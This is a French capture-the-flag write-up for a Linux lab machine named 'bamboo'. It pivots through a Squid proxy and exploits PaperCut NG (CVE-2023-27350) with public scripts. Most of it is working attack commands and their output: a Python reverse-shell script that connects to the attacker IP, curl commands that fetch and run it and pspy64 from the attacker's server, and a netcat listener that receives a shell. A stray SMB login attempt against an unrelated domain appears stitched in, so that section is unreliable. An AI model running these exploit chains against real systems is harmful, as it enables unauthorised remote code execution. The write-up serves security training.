
bamboo

| OS | Difficulty | Target |
|---|---|---|
| Linux | MEDIUM | 10.10.75.228 |
🔭 Enumeration
nmap -open 10.10.75.228Starting Nmap 7.93 ( https://nmap.org ) at 2024-09-19 14:23 CESTNmap scan report for 10.10.75.228Host is up (0.029s latency).Not shown: 998 filtered tcp ports (no-response)Some closed ports may be reported as filtered due to --defeat-rst-ratelimitPORT     STATE SERVICE22/tcp   open  ssh3128/tcp open  squid-http
Nmap done: 1 IP address (1 host up) scanned in 4.56 seconds
Analyse des ports 22| 3128.
nmap -sS -p22,3128 -T4 -sC -sV -Pn -vv 10.10.75.208
PORT     STATE    SERVICE    REASON      VERSION22/tcp   filtered ssh        no-response3128/tcp filtered squid-http no-response
Nmap done: 1 IP address (1 host up) scanned in 7.60 seconds           Raw packets sent: 4 (176B) | Rcvd: 0 (0B)
Paper-NG abuse
Nous accédons à squid.
Squid est un serveur proxy qui permet de mettre en cache les requêtes web pour optimiser l’accès à internet. Il peut agir comme un intermédiaire entre un client (comme un navigateur) et des serveurs web
Modification du fichier /etc/proxychains.conf.
Maintenant, utilisons ce programme https://github.com/TheLaughingCow/spose pour passer à travers le proxy squid.
[ProxyList]# add proxy here ...#socks5 127.0.0.1   1080
# http proxy for squidhttp 10.10.75.228   3128
=============
python sposeAll.py --proxy http://10.10.75.228:3128 --target 10.10.75.228
Scan complete. Summary of open ports:Port 22 is open.Port 9192 is open.Port 9195 is open.Port 9191 is open.
Analyse des ports à travers le proxy.
proxychains -q nmap -sC -sV -p22,9195,9192,9191 127.0.0.1Starting Nmap 7.93 ( https://nmap.org ) at 2024-09-19 16:16 CESTNmap scan report for localhost (127.0.0.1)Host is up (0.000019s latency).
PORT     STATE  SERVICE     VERSION22/tcp   closed ssh9191/tcp closed sun-as-jpda9192/tcp closed unknown9195/tcp closed unknown
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .Nmap done: 1 IP address (1 host up) scanned in 0.39 seconds
Dans ce qui ressort du résultat de la commande, nous pouvons voir le mot de passe de première connexion par défaut. J’essaie sur Teresa.Bell :
crackmapexec smb 10.10.124.47 -u Teresa.Bell -p 'B<retracted>!' --no-bruteforceSMB 10.10.124.47 445 BABYDC [*] Windows 10.0 Build 20348 x64 (name:BABYDC) (domain:baby.vl) (signing:True) (SMBv1:False)SMB 10.10.124.47 445 BABYDC [-] baby.vl\Teresa.Bell:B<retracted>! STATUS_LOGON_FAILUREUtilisons curl pour faire nos requêtes.
proxychains curl -v http://127.0.0.1:9191[proxychains] config file found: /etc/proxychains.conf[proxychains] preloading /usr/lib/libproxychains4.so[proxychains] DLL init: proxychains-ng* Trying 127.0.0.1:9191...[proxychains] Strict chain ... 10.10.75.228:3128 ... 127.0.0.1:9191 ... OK* Connected to 127.0.0.1 (10.10.75.228) port 9191 (#0)> GET / HTTP/1.1> Host: 127.0.0.1:9191> User-Agent: curl/7.88.1> Accept: */*>< HTTP/1.1 302 Found< Date: Thu, 19 Sep 2024 14:45:10 GMT< Location: http://127.0.0.1:9191/user< Content-Length: 0<* Connection #0 to host 127.0.0.1 left intactVisiblement il y a une redirection 302 sur http://127.0.0.1:9191/user.
proxychains curl -v http://127.0.0.1:9191/user > test.html[proxychains] config file found: /etc/proxychains.conf[proxychains] preloading /usr/lib/libproxychains4.so[proxychains] DLL init: proxychains-ng % Total % Received % Xferd Average Speed Time Time Time Current Dload Upload Total Spent Left Speed 0 0 0 0 0 0 0 0 --:--:-- --:--:-- --:--:-- 0* Trying 127.0.0.1:9191...[proxychains] Strict chain ... 10.10.75.228:3128 ... 127.0.0.1:9191 ... OK* Connected to 127.0.0.1 (10.10.75.228) port 9191 (#0)> GET /user HTTP/1.1> Host: 127.0.0.1:9191> User-Agent: curl/7.88.1> Accept: */*>< HTTP/1.1 200 OK< Date: Thu, 19 Sep 2024 14:41:34 GMT< X-Frame-Options: SAMEORIGIN< X-Content-Type-Options: nosniff< X-XSS-Protection: 1< Set-Cookie: JSESSIONID=node01a4ea41mdswyi4ei7viwna7xx16.node0; Path=/; HttpOnly< Expires: Thu, 01 Jan 1970 00:00:00 GMT< Cache-Control: no-cache< Cache-Control: no-store< Pragma: no-cache< Content-Type: text/html;charset=utf-8< Vary: Accept-Encoding, User-Agent< Transfer-Encoding: chunked<{ [3242 bytes data]100 12392 0 12392 0 0 64204 0 --:--:-- --:--:-- --:--:-- 64541* Connection #0 to host 127.0.0.1 left intactVoyons cela, nous tombons sur une page de login Papercut NG.


On prépare le proxy sur firefox pour plus de clarté.
Maintenant nous trouvons la version de PaperCut NG 22.0 qui n’apparaissait pas dans la requete curl.

Exploitation possible via searchsploit.
searchsploit papercut------------------------------------------------------------- --------------------------------- Exploit Title                                               |  Path------------------------------------------------------------- ---------------------------------PaperCut NG/MG 22.0.4 - Authentication Bypass                | multiple/webapps/51391.pyPaperCut NG/MG 22.0.4 - Remote Code Execution (RCE)          | multiple/webapps/51452.py------------------------------------------------------------- ---------------------------------Shellcodes: No Results
============
searchsploit -p 51391  Exploit: PaperCut NG/MG 22.0.4 - Authentication Bypass      URL: https://www.exploit-db.com/exploits/51391     Path: /opt/tools/exploitdb/exploits/multiple/webapps/51391.py    Codes: CVE-2023-27350 Verified: FalseFile Type: Python script, ASCII text executableCopied EDB-ID #51391's path to the clipboard
============
cp /opt/tools/exploitdb/exploits/multiple/webapps/51391.py .
Entrons juste l’ip pour utiliser le script.
proxychains -q python3 51391.pyEnter the ip address: 127.0.0.1Version: 22.0.6Vulnerable version-
Visit this url first in your browser: http://127.0.0.1:9191/app?service=page/SetupCompleted

-
Visit this url in your browser to bypass the login page : http://127.0.0.1:9191/app?service=page/Dashboard

On peut naviguer dans le dashboard mais rien de plus. En cherchant un autre moyen nous trouvons cela sur github. https://github.com/horizon3ai/CVE-2023-27350
wget https://github.com/horizon3ai/CVE-2023-27350/archive/refs/heads/main.zip
============
proxychains -q python3 CVE-2023-27350.py --url 'http://127.0.0.1:9191' --command "curl http://10.8.3.57:8000"
============
nc -lnvp 8000Ncat: Version 7.93 ( https://nmap.org/ncat )Ncat: Listening on :::8000Ncat: Listening on 0.0.0.0:8000Ncat: Connection from 10.10.96.36.Ncat: Connection from 10.10.96.36:34316.GET / HTTP/1.1Host: 10.8.3.57:8000User-Agent: curl/7.81.0Accept: */*
Et cela fonctionne !
Allons plus loin :
Les tentatives directes de type nc -e /bin/bash 10.8.3.57 8000 ne fonctionnent pas, nous utilisons curl pour envoyer le fichier.
nano revshell.py# reverse_shell.pyimport socket, os, ptys = socket.socket(socket.AF_INET, socket.SOCK_STREAM)s.connect(("10.8.3.57", 8000))  # Remplacez par votre IP et portos.dup2(s.fileno(), 0)os.dup2(s.fileno(), 1)os.dup2(s.fileno(), 2)pty.spawn("/bin/bash")
============
proxychains -q python3 CVE-2023-27350.py --url 'http://127.0.0.1:9191' --command "curl http://10.8.3.57/revshell.py -o /tmp/revshell.py"[*] Papercut instance is vulnerable! Obtained valid JSESSIONID[*] Updating print-and-device.script.enabled to Y[*] Updating print.script.sandboxed to N[*] Prepparing to execute...[+] Executed successfully![*] Updating print-and-device.script.enabled to N[*] Updating print.script.sandboxed to Y
============
python3 -m http.server 80Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...10.10.96.36 - - [20/Sep/2024 08:52:02] "GET /revshell.py HTTP/1.1" 200 -
Exécutons le revshell.py
proxychains -q python3 CVE-2023-27350.py --url 'http://127.0.0.1:9191' --command "python3 /tmp/revshell.py"[*] Papercut instance is vulnerable! Obtained valid JSESSIONID[*] Updating print-and-device.script.enabled to Y[*] Updating print.script.sandboxed to N[*] Prepparing to execute...[+] Executed successfully![*] Updating print-and-device.script.enabled to N[*] Updating print.script.sandboxed to Y
=============
nc -lnvp 8000Ncat: Version 7.93 ( https://nmap.org/ncat )Ncat: Listening on :::8000Ncat: Listening on 0.0.0.0:8000Ncat: Connection from 10.10.96.36.Ncat: Connection from 10.10.96.36:44148.papercut@bamboo:~/server$papercut@bamboo:~$ cat user.txt
Privesc
Nous trouvons des données importantes en exécutant pspy64.
Les informations révélées par pspy64 montrent que PaperCut est un composant critique du système, et plusieurs de ses processus sont exécutés avec des privilèges non-root (UID 1001).
Cependant, en raison de la manière dont certains processus interagissent avec le système (comme la gestion des fichiers temporaires, le suivi des scripts, et le fait que PaperCut utilise des composants Java), il y a de fortes chances qu’il existe une faille d’escalade de privilèges.
proxychains -q python3 CVE-2023-27350.py --url 'http://127.0.0.1:9191' --command "curl http://10.8.3.57/pspy64 -o /tmp/pspy64"[*] Papercut instance is vulnerable! Obtained valid JSESSIONID[*] Updating print-and-device.script.enabled to Y[*] Updating print.script.sandboxed to N[*] Prepparing to execute...[+] Executed successfully![*] Updating print-and-device.script.enabled to N[*] Updating print.script.sandboxed to Y
===========
python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...10.10.96.36 - - [20/Sep/2024 09:12:00] "GET /pspy64 HTTP/1.1" 200 -
===========
papercut@bamboo:/tmp$ chmod +x pspy64
===========
papercut@bamboo:/tmp$ ./pspy64./pspy64pspy - version: v1.2.1 - Commit SHA: f9e6a1590a4312b9faa093d8dc84e19567977a6d

     ██▓███    ██████  ██▓███ ▓██   ██▓    ▓██░  ██▒▒██    ▒ ▓██░  ██▒▒██  ██▒    ▓██░ ██▓▒░ ▓██▄   ▓██░ ██▓▒ ▒██ ██░    ▒██▄█▓▒ ▒  ▒   ██▒▒██▄█▓▒ ▒ ░ ▐██▓░    ▒██▒ ░  ░▒██████▒▒▒██▒ ░  ░ ░ ██▒▓░    ▒▓▒░ ░  ░▒ ▒▓▒ ▒ ░▒▓▒░ ░  ░  ██▒▒▒    ░▒ ░     ░ ░▒  ░ ░░▒ ░     ▓██ ░▒░    ░░       ░  ░  ░  ░░       ▒ ▒ ░░                   ░           ░ ░                               ░ ░
Config: Printing events (colored=true): processes=true | file-system-events=false ||| Scanning for processes every 100ms and on inotify events ||| Watching directories: [/usr /tmp /etc /home /var /opt] (recursive) | [] (non-recursive)Draining file system events due to startup...done2024/09/20 07:12:48 CMD: UID=1001  PID=1373   | ./pspy642024/09/20 07:12:48 CMD: UID=0     PID=1351   |2024/09/20 07:12:48 CMD: UID=0     PID=1300   |2024/09/20 07:12:48 CMD: UID=1001  PID=1263   | /bin/bash2024/09/20 07:12:48 CMD: UID=1001  PID=1261   | python3 /tmp/revshell.py2024/09/20 07:12:48 CMD: UID=0     PID=1240   |2024/09/20 07:12:48 CMD: UID=0     PID=1229   |2024/09/20 07:12:48 CMD: UID=0     PID=881    |2024/09/20 07:12:48 CMD: UID=13    PID=716    | (pinger)2024/09/20 07:12:48 CMD: UID=13    PID=707    | (logfile-daemon) /var/log/squid/access.log2024/09/20 07:12:48 CMD: UID=13    PID=694    | (squid-1) --kid squid-1 --foreground -sYC2024/09/20 07:12:48 CMD: UID=0     PID=679    | /usr/libexec/polkitd --no-debug2024/09/20 07:12:48 CMD: UID=0     PID=655    | /usr/bin/python3 /usr/share/unattended-upgrades/unattended-upgrade-shutdown --wait-for-signal2024/09/20 07:12:48 CMD: UID=1001  PID=650    | ../runtime/linux-x64/jre/bin/pc-app -Djava.io.tmpdir=tmp -Dserver.home=. -Xverify:none -XX:+UseParallelOldGC -server -Dpc-reserved=X -Djava.locale.providers=COMPAT,SPI -Dpc-reserved=X -Dpc-reserved=X -Dpc-reserved=X -Djava.awt.headless=true -XX:-UseBiasedLocking -Xlog:gc*,heap*,safepoint*=info:file=logs/gc.log:time,uptime:filecount=10,filesize=1m -Dpc-reserved=X -Dpc-reserved=X -Dpc-reserved=X -Dpc-reserved=X -Dpc-reserved=X -Dpc-reserved=X -Dpc-reserved=X -Dkeystore.pkcs12.legacy -Dlog4j.configurationFile=file:lib/log4j2.properties -Djava.library.path=bin/linux-x64/lib -classpath bin/linux-x64/lib/wrapper-3.2.3.jar:lib:lib/OXPdLib-1.8.1.jar:lib/kotlin-stdlib-1.3.72.jar:lib/transaction-api-1.1.jar:lib/j2objc-annotations-1.3.jar:lib/toshiba-sdk-soap-4.3.0.jar:lib/commons-digester-2.1.jar:lib/snmp-1.4.2b.jar:lib/fontbox-2.0.26.jar:lib/jcommon-1.0.23.jar:lib/spring-web-4.3.30.RELEASE.jar:lib/asm-commons-9.2.jar:lib/grpc-context-1.22.1.jar:lib/http-2.1.10.jar:lib/stax-ex-2.1.10.jar:lib/google-oauth-client-1.31.2.jar:lib/streambuffer-2.1.10.jar:lib/metrics-annotation-3.2.6.jar:lib/papercut-common-22.0.6.64379.jar:lib/javase-3.3.3.jar:lib/jsr311-api-1.1.1.jar:lib/google-http-client-gson-1.38.0.jar:lib/google-http-client-1.38.0.jar:lib/ecj-4.4.2.jar:lib/google-oauth-client-servlet-1.31.2.jar:lib/apache-jsp-9.4.44.v20210927.jar:lib/apache-el-8.5.70.jar:lib/commons-el-1.0.jar:lib/jetty-webapp-9.4.44.v20210927.jar:lib/jtds-1.3.1.with-ssl-patch.jar:lib/apacheds-all-1.5.5-pc-v2.jar:lib/google-api-services-gmail-v1-rev20210111-1.31.0.jar:lib/animal-sniffer-annotations-1.17.jar:lib/log4j-slf4j-impl-2.17.1.jar:lib/hibernate-core-3.6.10.Final.jar:lib/bcpkix-jdk15on-1.66.jar:lib/javax.mail-1.5.6.jar:lib/caffeine-2.6.2.jar:lib/asm-tree-9.2.jar:lib/pdfbox-2.0.26.jar:lib/jetty-continuation-9.4.44.v20210927.jar:lib/aopalliance-1.0.jar:lib/google-auth-library-credentials-0.22.2.jar:lib/quartz-2.2.3.jar:lib/paranamer-2.8.jar:lib/fuji-xerox-apeos-soap-2.0.2.jar:lib/jfreechart-1.0.19.jar:lib/spring-security-oauth2-2.3.8.RELEASE.jar:lib/j2024/09/20 07:12:48 CMD: UID=0     PID=649    | /usr/sbin/squid --foreground -sYC2024/09/20 07:12:48 CMD: UID=114   PID=643    | /usr/sbin/chronyd -F 12024/09/20 07:12:48 CMD: UID=114   PID=642    | /usr/sbin/chronyd -F 12024/09/20 07:12:48 CMD: UID=1001  PID=627    | /home/papercut/server/bin/linux-x64/./app-monitor /home/papercut/server/bin/linux-x64/./app-monitor.conf wrapper.syslog.ident=papercut-app-server wrapper.pidfile=/home/papercut/server/bin/linux-x64/../../logs/papercut-app-server.pid2024/09/20 07:12:48 CMD: UID=0     PID=618    | sshd: /usr/sbin/sshd -D -o AuthorizedKeysCommand /usr/share/ec2-instance-connect/eic_run_authorized_keys %u %f -o AuthorizedKeysCommandUser ec2-instance-connect [listener] 0 of 10-100 startups2024/09/20 07:12:48 CMD: UID=0     PID=580    | v2023-02-14-1341/pc-print-deploy-server -dataDir=/home/papercut/providers/print-deploy/linux-x64//data -pclog.dev2024/09/20 07:12:48 CMD: UID=0     PID=560    | /sbin/agetty -o -p -- \u --noclear tty1 linux2024/09/20 07:12:48 CMD: UID=0     PID=557    | /sbin/agetty -o -p -- \u --keep-baud 115200,57600,38400,9600 ttyS0 vt2202024/09/20 07:12:48 CMD: UID=0     PID=530    | /lib/systemd/systemd-logind2024/09/20 07:12:48 CMD: UID=0     PID=525    | /usr/lib/snapd/snapd2024/09/20 07:12:48 CMD: UID=104   PID=522    | /usr/sbin/rsyslogd -n -iNONE2024/09/20 07:12:48 CMD: UID=1001  PID=521    | /usr/bin/perl /home/papercut/providers/web-print/linux-x64/pc-web-print2024/09/20 07:12:48 CMD: UID=0     PID=520    | /home/papercut/providers/print-deploy/linux-x64/pc-print-deploy2024/09/20 07:12:48 CMD: UID=1001  PID=519    | /bin/sh /home/papercut/server/bin/linux-x64/app-server startd2024/09/20 07:12:48 CMD: UID=0     PID=518    | /usr/bin/python3 /usr/bin/networkd-dispatcher --run-startup-triggers2024/09/20 07:12:48 CMD: UID=0     PID=516    | /usr/sbin/irqbalance --foreground2024/09/20 07:12:48 CMD: UID=102   PID=509    | @dbus-daemon --system --address=systemd: --nofork --nopidfile --systemd-activation --syslog-only2024/09/20 07:12:48 CMD: UID=0     PID=508    | /usr/sbin/cron -f -P2024/09/20 07:12:48 CMD: UID=0     PID=504    | /usr/sbin/acpid2024/09/20 07:12:48 CMD: UID=101   PID=469    | /lib/systemd/systemd-resolved2024/09/20 07:12:48 CMD: UID=100   PID=467    | /lib/systemd/systemd-networkd2024/09/20 07:12:48 CMD: UID=0     PID=241    |2024/09/20 07:12:48 CMD: UID=0     PID=238    |2024/09/20 07:12:48 CMD: UID=0     PID=212    | /lib/systemd/systemd-udevd2024/09/20 07:12:48 CMD: UID=0     PID=209    | /sbin/multipathd -d -s2024/09/20 07:12:48 CMD: UID=0     PID=208    |2024/09/20 07:12:48 CMD: UID=0     PID=207    |2024/09/20 07:12:48 CMD: UID=0     PID=206    |2024/09/20 07:12:48 CMD: UID=0     PID=205    |2024/09/20 07:12:48 CMD: UID=0     PID=168    | /lib/systemd/systemd-journald2024/09/20 07:12:48 CMD: UID=0     PID=153    |2024/09/20 07:12:48 CMD: UID=0     PID=128    |2024/09/20 07:12:48 CMD: UID=0     PID=127    |2024/09/20 07:12:48 CMD: UID=0     PID=126    |
--<SNIP>--
2024/09/20 07:12:48 CMD: UID=0     PID=1      | /sbin/init
Nous laissons tourner pspy64 et relançons le dashboard de papercut avec notre premier exploit.
Sur cette page http://127.0.0.1:9191/app?service=page/PrintDeploy. Cela révelle un processus executés avec l’UID=0 root.

